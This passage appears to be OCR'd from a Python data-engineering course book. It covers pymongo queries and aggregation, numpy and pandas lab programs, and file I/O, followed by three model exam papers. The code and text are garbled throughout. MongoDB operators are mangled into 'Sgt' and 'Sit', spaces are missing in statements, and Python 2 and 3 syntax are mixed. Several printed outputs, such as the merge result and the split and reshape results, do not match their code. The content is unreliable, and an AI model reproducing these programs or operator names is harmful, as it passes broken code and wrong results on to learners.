pprint(my_collection.find({“Name”: “Darren Sanders”})[0]
query = {“Name”: “Darren Sanders”}doc = my_collection.find(query)
for i in doc:
pprint(i)
```

Finally, if we only want a single result we can use the find_one() function:

```
my_collection.find_one({“Name”: “Darren Sanders”})
```

We can use comparison operators to retrieve subsets of data. For example we could use the greater than operator ($gt) to search for all patient names with a heart rate > 70 beats per minute.

```
forheart_rate in my_collection.find({“Heart rate”: {“$gt”: 70}}, {“Name”}):
pprint(heart_rate)
```

There are many such comparison operators available, including:

Operator	Description
Sgt	Greater than
Sit	Less than
Sgte	Greater than or equal to
Site	Less than or equal to
Seq	Equal to a specified value
Sne	Not equal to a specified value
Sin	Matches values in an array
Snin	Not in. Matches values not in an array

Aggregation

For example the average wage of employees.

Let’s look at a brief example using a sample dataset containing details of restaurant data

```
1.  {”_id”: ObjectId(60a3f lab02cc496a4ab6e311’)
2   “address”:  {“building”: “1007”,
3               “coord”: [–73.856077, 40.848447],
4               “street”: “Morris Park Ave”,
5               “zipcode”: “10462”),
6   “borough”: “Bronx”,
7   “cuisine”: “Bakery”,
8   “grades”:[{“date”: {“ISODate”: 1393804800000), grade”: “A”, “score”: 2),
9           {“date”: {“ISODate”: 1378857600000), grade”: “A”, “score”: 6),
10          {“date”: {“ISODate”: 1358985600000), grade”: “A”, “score”: 10),
11          {“date”: {“ISODate”: 1322006400000), grade”: “A”, “score”: 9),
12          {“date”: {“ISODate”: 1299715200000), grade”: “B”, “score”: 14}]
13  “name”: “Morris Park Bake Shop”,
14  “restaurant_id”: “30075445”}
```

You can see details of the restaurant address, which borough it is in, the type of cuisine, name, id and details of grades awarded with associated scores. Let's say we wanted to compute the average scores of the restaurants. To achieve this we can use the aggregate function.

```
result = my_collection.aggregate(
[
    {"$unwind": "$grades"},
    {"$match": {}},
    {"$group": {"_id": "$name", "Avg grade": {"$avg": "$grades.score"}}}
]
)
```

Producing the following output (shortened for brevity):

```
{'Avg grade': 15.2, '_id': 'Red Star Restaurant'}
{'Avg grade': 13.0, '_id': 'Weather Up'}
{'Avg grade': 9.4, '_id': 'La Nueva Playitas'}
{'Avg grade': 13.0, '_id': "Marcella'S Pizzeria & Catering"}
{'Avg grade': 9.0, '_id': 'Hot Wok'}
{'Avg grade': 9.333333333333334, '_id': '99 Favor Taste'}
{'Avg grade': 18.0, '_id': 'Flavors Corner'}
{'Avg grade': 10.666666666666666, '_id': 'Corona Restaurant'}
{'Avg grade': 9.0, '_id': 'Mila Cafe'}
{'Avg grade': 8.0, '_id': 'Circle Line Manhattan'}
{'Avg grade': 15.6, '_id': "The Old Time Vincent'S"}
{'Avg grade': 10.833333333333334, '_id': 'Riko'}
{'Avg grade': 10.0, '_id': 'Fresh Tortillas'}
{'Avg grade': 10.333333333333334, '_id': 'Le Village'}
{'Avg grade': 13.2, '_id': 'Ruay Thai Restaurant'}
{'Avg grade': 12.0, '_id': 'Lechonera Don Pancholo'}
{'Avg grade': 11.0, '_id': 'PepeRosso Social'}
```

6. Write programs to create numpy arrays of different shapes and from different sources, reshape and slice arrays, add array indexes, and apply arithmetic, logic, and aggregation functions to some or all array elements

Ans :

```
# creating numphy arrays of different shapes
importnumpyasnp
def main():
print('*** Create 1D Numpy Array filled with identical values ***')
```

```
# Create a 1D Numpy Array of length 10 & all elements intialized with value 5
arr = np.full(10, 5)
print('Contents of the Numpy Array : ' , arr)
print('Data Type of Contents of the Numpy Array : ', arr.dtype)
print('Shape of the Numpy Array : ', arr.shape)
print('*** Create 2D Numpy Array filled with identical values ***')
#Create a 2DNumpy Array of 4 rows & 5 columns. All intialized with value 7
arr = np.full((4,5), 7)
print('Contents of the Numpy Array : ', arr, sep='\n')
print('Data Type of Contents of the Numpy Array : ', arr.dtype)
print('Shape of the Numpy Array : ', arr.shape)
print('*** Create 3D Numpy Array filled with identical values ***')
# Create a 3D Numpy array & all elements initialized with value 8
arr = np.full((2,4,5), 8)
print('Contents of the Numpy Array : ', arr, sep='\n')
print('Data Type of Contents of the Numpy Array : ', arr.dtype)
print('Shape of the Numpy Array : ', arr.shape)
print('*** Create 1D Numpy Array of specified Data Type filled with identical values ***')
# Create a 1D Numpy array & all float elements initialized with value 9
arr = np.full(10, 9, dtype=float)
print('Contents of the Numpy Array : ', arr)
print('Data Type of Contents of the Numpy Array : ', arr.dtype)
print('Shape of the Numpy Array : ', arr.shape)
if __name__ == '__main__':
main()
```

Output:

```
*** Create 1D Numpy Array filled with identical values ***
Contents of the NumpyArray : [5 5 5 5 5 5 5 5 5 5]
Data Type of Contents of the NumpyArray : int32
Shape of the NumpyArray : (10,)
*** Create 2D Numpy Array filled with identical values ***
Contents of the NumpyArray :
[[7 7 7 7 7]
[7 7 7 7 7]
```

```
[7 7 7 7 7]
[7 7 7 7 7]]
Data Type of Contents of the NumpyArray : int32
Shape of the NumpyArray : (4, 5)
*** Create 3D Numpy Array filled with identical values ***
Contents of the NumpyArray :
[[[8 8 8 8 8]
[8 8 8 8 8]
[8 8 8 8 8]
[8 8 8 8 8]]
[[8 8 8 8 8]
[8 8 8 8 8]
[8 8 8 8 8]
[8 8 8 8 8]]]
Data Type of Contents of the NumpyArray : int32
Shape of the NumpyArray : (2, 4, 5)
*** Create 1D Numpy Array of specified Data Type filled with identical values ***
Contents of the NumpyArray : [9. 9. 9. 9. 9. 9. 9. 9. 9. 9.]
Data Type of Contents of the NumpyArray : float64
Shape of the NumpyArray : (10,)
# Program for split input and output
fromnumpy import array
# define array
data = array([[11, 22, 33],
              [44, 55, 66],
              [77, 88, 99]])
# separate data
X, y = data[:, :-1], data[:, -1]
print(X)
print(y)
# reshape 2D array
fromnumpy import array
# list of data
data = [[11, 22],
              [33, 44],
              [55, 66]]
```

```
# array of data
data = array(data)
print(data.shape)
# reshape
data = data.reshape((data.shape[0], data.shape[1], 1))
print(data.shape)
```

OutPut

```
[[11 22]
[44 55]
[77 88]]
[33 66 99]
[[11 22 33]
[44 55 66]]
[[77 88 99]]
# program to apply arithemetic operations on Numphy
importnumpyasnp
a =np.arange(9,dtype=np.float_).reshape(3,3)
print'First array:'
print a
print'\n'
print'Second array:'
b =np.array([10,10,10])
print b
print'\n'
print'Add the two arrays:'
printnp.add(a,b)
print'\n'
print'Subtract the two arrays:'
printnp.subtract(a,b)
print'\n'
print'Multiply the two arrays:'
printnp.multiply(a,b)
print'\n'
print'Divide the two arrays:'
printnp.divide(a,b)
```

It will produce the following output e

```
First array:
[[ 0. 1. 2.]
[ 3. 4. 5.]
[ 6. 7. 8.]]
Second array:
[10 10 10]
Add the two arrays:
[[ 10. 11. 12.]
[ 13. 14. 15.]
[ 16. 17. 18.]]
Subtract the two arrays:
[[-10. -9. -8.]
[ -7. -6. -5.]
[ -4. -3. -2.]]
Multiply the two arrays:
[[ 0. 10. 20.]
[ 30. 40. 50.]
[ 60. 70. 80.]]
Divide the two arrays:
[[ 0. 0.1 0.2]
[ 0.3 0.4 0.5]
[ 0.6 0.7 0.8]]
# Program to apply logical functions on numphy arrays
importnumpy as np
# list 1 represents an array with boolean values
list1 = [True, False, True, False]
# list 2 represents an array with boolean values
list2 = [True, True, False, True]
# logical operations between boolean values
print('Operation between two lists = ',
np.logical_and(list1, list2))
# Program to apply aggregate and statistical functions on numphy array
importnumpyasnp
a =np.array([[3,7,5],[8,4,3],[2,4,9]])
```

```
print'Our array is:'
print a
print'\n'
print'Applying amin() function:'
printnp.amin(a,1)
print'\n'
print'Applying amin() function again:'
printnp.amin(a,0)
print'\n'
print'Applying amax() function:'
printnp.amax(a)
print'\n'
print'Applying amax() function again:'
printnp.amax(a, axis =0)
```

It will produce the following output e

```
Our array is:
[[3 7 5]
[8 4 3]
[2 4 9]]
Applying amin() function:
[3 3 2]
Applying amin() function again:
[2 4 3]
Applying amax() function:
9
Applying amax() function again:
[8 7 9]
```

7. Write programs to use the pandasdatastructures: Frames and series as storage containers and for a variety of data-wrangling operations, such as:

Ans :

Program for Single-level and hierarchical indexing

```
# importing pandas library as alias pd
import pandas as pd
# calling the pandas read_csv() function.
# and storing the result in DataFramedf
```

```
df = pd.read_csv('homelessness.csv')
print(df.head())
# using the pandas columns attribute.
col = df.columns
print(col)
# using the pandas set_index() function.
df_ind3 = df.set_index(['region', 'state', 'individuals'])
# we can sort the data by using sort_index()
df_ind3.sort_index()
print(df_ind3.head(10))
# selecting the 'Pacific' and 'Mountain'
# region from the dataframe.
# selecting data using level(0) index or main index.
df_ind3_region = df_ind3.loc[['Pacific', 'Mountain']]
print(df_ind3_region.head(10))
# using the inner index 'state' for getting data.
df_ind3_state = df_ind3.loc[['Alaska', 'California', 'Idaho']]
print(df_ind3_state.head(10))
# selecting data by passing all levels index.
df_ind3_region_state = df_ind3.loc[[("Pacific", "Alaska", 1434),
                                    ("Pacific", "Hawaii", 4131),
                                    ("Mountain", "Arizona", 7259),
                                    ("Mountain", "Idaho", 1297)]]
df_ind3_region_state
```

Output

			family_members	state_pop
region	state	Individuals		
Pacific	Alaska	1434.0	582.0	735139
	Hawaii	4131.0	2399.0	1420593
Mountain	Arizona	7259.0	2606.0	7158024
	Idaho	1297.0	715.0	1750536

Program for Handling missing data

```
# import the pandas library
import pandas aspd
importnumpyasnp
```

```
df=pd.DataFrame(np.random.randn(5,3), index=['a','c','e','f',
'h'],columns=['one','two','three'])
df=df.reindex(['a','b','c','d','e','f','g','h'])
printdf
```

Its output is as follows –

one	two	three	
a	0.077988	0.476149	0.965836
b	NaNNaNNaN		
c	-0.390208	-0.551605	-2.301950
d	NaNNaNNaN		
e	-2.000303	-0.788201	1.510072
f	-0.930230	-0.670473	1.146615
g	NaNNaNNaN		
h	0.085100	0.532791	0.887415

Arithmetic and Boolean operations on entire columns and tables

```
# importing the module
import pandas as pd
# creating 2 Pandas Series
series1 = pd.Series([1, 2, 3, 4, 5])
series2 = pd.Series([6, 7, 8, 9, 10])
# adding the 2 Series
series3 = series1 + series2
# displaying the result
print(series3)
# subtracting the 2 Series
series3 = series1 - series2
# displaying the result
print(series3)
# multiplying the 2 Series
series3 = series1 * series2
# displaying the result
print(series3)
# dividing the 2 Series
series3 = series1 / series2
# displaying the result
print(series3)
```

Out put

```
0    7     0     -5    0     6     0     0.166667
1    9     1     -5    1     14    1     0.285714
2    11    2     -5    2     24    2     0.375000
3    13    3     -5    3     36    3     0.444444
4    15    4     -5    4     50    4     0.500000
dtype: int64   dtype: int64   dtype: int64   dtype: float64
```

Database-type operations (such as merging and aggregation)

Merge two DataFrames on multiple keys:

```
import pandas as pd
left = pd.DataFrame({
    'id':[1,2,3,4,5],
    'Name': ['Alex', 'Amy', 'Allen', 'Alice', 'Ayoung'],
    'subject_id':['sub1','sub2','sub4','sub6','sub5']})
right = pd.DataFrame({
    'id':[1,2,3,4,5],
    'Name': ['Billy', 'Brian', 'Bran', 'Bryce', 'Betty'],
    'subject_id':['sub2','sub4','sub3','sub6','sub5']})
print pd.merge(left,right,on='id')
```

Output


```
id    Name_xsubject_id_xName_ysubject_id_y
0     1   John   sub1      William   sub2
1     2   Parker sub2      Albert    sub4
2     3   Smith  sub4      Tony      sub3
3     4   Parker sub6      Allen     sub6
```

Plotting individual columns and whole tables

```
# importing required library
# In case pandas is not installed on your machine
# use the command 'pip install pandas'.
import pandas as pd
importmatplotlib.pyplot as plt
# A dictionary which represents data
data_dict = { 'name':['p1','p2','p3','p4','p5','p6'],
              'age':[20,20,21,20,21,20],
              'math_marks':[100,90,91,98,92,95],
```

```
                'physics_marks':[90,100,91,92,98,95],
                'chem_marks' :[93,89,99,92,94,92]
                }
    # creating a data frame object
    df = pd.DataFrame(data_dict)
    # show the dataframe
    # bydefault head() show
    # first five rows from top
    df.head()
    # bar plot
    df.plot(kind = 'bar',
        x = 'name',
        y = 'physics_marks',
        color = 'green')
    # set the titleplt.title('BarPlot')
    # show the plotplt.show()
```

Output:



Reading data from files and writing data to files

```
    # Program to show various ways to read and
    # write data in a file.
```

```
file1 = open("myfile.txt","w")
L = ["This is Delhi \n","This is Paris \n","This is London \n"]
# \n is placed to indicate EOL (End of Line)
file1.write("Hello \n")
file1.writelines(L)
file1.close() #to change file access modes
file1 = open("myfile.txt","r+")
print "Output of Read function is''
print file1.read()
print
# seek(n) takes the file handle to the nth
#bite from the beginning.
file1.seek(0)
print "Output of Readline function is"
print file1.readline()print    file1.seek(0)
# To show difference between read and readline
print "Output of Read(9) function" is
"print file1.read(9)
print
file1.seek(0)
print "Output of Readline(9) function is"
print file1.readline(9)
file1.seek(0)
# readlines function
print "Output of Readlines function is"
print file1.readlines()
print
file1.close()
```

Output:

Output of Read function is

Hello

This is Delhi

This is Paris

This is London

Output of Readline function is

Hello

Output of Read(9) function is

Hello

Th

Output of Readline(9) function is

Hello

Output of Readlines function is

['Hello \n', 'This is Delhi \n', 'This is Paris \n', 'This is London \n']

FACULTY OF SCIENCE

B.Sc. II-Year III-Semester(CBCS) Examination

MODEL PAPER - I

DATA ENGINEERING WITH PYTHON

Time: 3 Hours | Max. Marks: 80

SECTION – A (8 × 4 = 32 Marks)

[Short Answer Type]

Note: Answer any **EIGHT** questions. All questions carry equal marks.

1. What is CSV File? **(Unit-I, SQA-6)**
2. Pickle Module **(Unit-I, SQA-8)**
3. What is data acquisition? **(Unit-I, SQA-1)**
4. Tokenization **(Unit-II, SQA-7)**
5. What is HTML? **(Unit-II, SQA-1)**
6. What is regular expression? **(Unit-II, SQA-3)**
7. What is MySQL? **(Unit-III, SQA-2)**
8. What is relational database? **(Unit-III, SQA-1)**
9. Explain Shape of an Array **(Unit-III, SQA-9)**
10. Write various functions used for series attribute in Pandas. **(Unit-IV, SQA-2)**
11. What is Pivot Function in Pandas? **(Unit-IV, SQA-5)**
12. What is data cleaning? **(Unit-IV, SQA-7)**

SECTION – B (4 × 12 = 48 Marks)

[Essay Answer Type]

Note: Attempt **ALL** questions. All questions carry equal marks.

13. (a) Write about different types of files used in Python. **(Unit-I, Q.No.6)**

OR

(b) What is the functionality of OS Module in Python? Explain. **(Unit-I, Q.No.19)**

14. (a) Explain, how can we use HTML to display text data. **(Unit-II, Q.No.2)**

OR

(b) What are meta characters? Explain, the Meta characters used for regular expressions? **(Unit-II, Q.No.8)**

15. (a) Explain, how to create a new database in MySql? **(Unit-III, Q.No.3)**

OR

(b) Explain various mathematical functions in Numpy. **(Unit-III, Q.No.23)**

16. (a) Explain, how to use frames in Pandas with the help of examples. **(Unit-IV, Q.No.4)**

OR

(b) Explain, how to Combine the data frames in Panda Using Concat() Function. **(Unit-IV, Q.No.14)**

FACULTY OF SCIENCE

B.Sc. II-Year III-Semester(CBCS) Examination

MODEL PAPER - II

DATA ENGINEERING WITH PYTHON

Time: 3 Hours Max. Marks: 80

SECTION – A (8 × 4 = 32 Marks)

[Short Answer Type]

Note: Answer any **EIGHT** questions. All questions carry equal marks.

1. What is file? **(Unit-I, SQA-2)**
2. What is the Use of XML in Python? **(Unit-I, SQA-10)**
3. What is JSON? **(Unit-I, SQA-7)**
4. What are the characteristics of a text in natural language? **(Unit-II, SQA-2)**
5. What is the use of Glob Module? **(Unit-II, SQA-4)**
6. What are named groups? **(Unit-II, SQA-9)**
7. What is called as alias array? **(Unit-III, SQA-4)**
8. Define document store. **(Unit-III, SQA-3)**
9. Array Indexing. **(Unit-III, SQA-6)**
10. Define series and Frames in Pandas. **(Unit-IV, SQA-1)**
11. What is Pivot Table? **(Unit-IV, SQA-6)**
12. What is mapping? **(Unit-IV, SQA-10)**

SECTION – B (4 × 12 = 48 Marks)

[Essay Answer Type]

Note: Attempt **ALL** questions. All questions carry equal marks.

13. (a) How to read and write a binary file using Python? Explain with an example program. **(Unit-I, Q.No.12)**

OR

(b) Explain Serialization and deserialization of JSON in Python. **(Unit-I, Q.No.22)**

14. (a) Explain about NLTK Corpora. **(Unit-II, Q.No.4)**

OR

(b) Explain various functions / methods used in regular expressions. **(Unit-II, Q.No.9)**

15. (a) Explain, how to manage with tables in MySQL. **(Unit-III, Q.No.4)**

OR

(b) Explain the creation of Numpy arrays with initial place holder content. **(Unit-III, Q.No.13)**

16. (a) Explain about reshaping of data frames in Pandas **(Unit-IV, Q.No.7)**

OR

(b) Explain data aggregation functions in Pandas. **(Unit-IV, Q.No.17)**

FACULTY OF SCIENCE

B.Sc. II-Year III-Semester(CBCS) Examination

MODEL PAPER - III

DATA ENGINEERING WITH PYTHON

Time: 3 Hours Max. Marks: 80

SECTION – A (8 × 4 = 32 Marks)

[Short Answer Type]

Note: Answer any **EIGHT** questions. All questions carry equal marks.

1. What is Absolute File Path? **(Unit-I, SQA-3)**
2. What is Relative File Path? **(Unit-I, SQA-4)**
3. List Python CSV Module Functions. **(Unit-I, SQA-9)**
4. Pattern Matching Functions. **(Unit-II, SQA-5)**
5. What are meta characters? **(Unit-II, SQA-8)**
6. NLTK Corpora. **(Unit-II, SQA-6)**
7. What is Indexing? **(Unit-III, SQA-5)**
8. What is Slicing? **(Unit-III, SQA-7)**
9. What does iterating mean in Python? **(Unit-III, SQA-8)**
10. What is reshaping? **(Unit-IV, SQA-3)**
11. What is reindexing? **(Unit-IV, SQA-4)**
12. Discretization. **(Unit-IV, SQA-9)**

SECTION – B (4 × 12 = 48 Marks)

[Essay Answer Type]

Note: Attempt **ALL** questions. All questions carry equal marks.

13. (a) Explain how to read and Write CSV Files in Python. **(Unit-I, Q.No.18)**

OR

(b) What is the Use of XML in Python ? Explain the Syntactic Rules of XML. **(Unit-I, Q.No.23)**

14. (a) Explain about the Normalization process in Natural Language. **(Unit-II, Q.No.5)**

OR

(b) Write a Python Program to Check the Validity of a Password Given by User. **(Unit-II, Q.No.12)**

15. (a) Explain the database Operations Performed on MYSQL. **(Unit-III, Q.No.5)**

OR

(b) Explian, how to create Numpy Arrays with examples. **(Unit-III, Q.No.11)**

16. (a) Explain, how to Combine the data frames in Panda Using Merge() Function. **(Unit-IV, Q.No.13)**

OR

(b) Explain how can we use File I/O s for data exchange between frames and series. **(Unit-IV, Q.No.21)**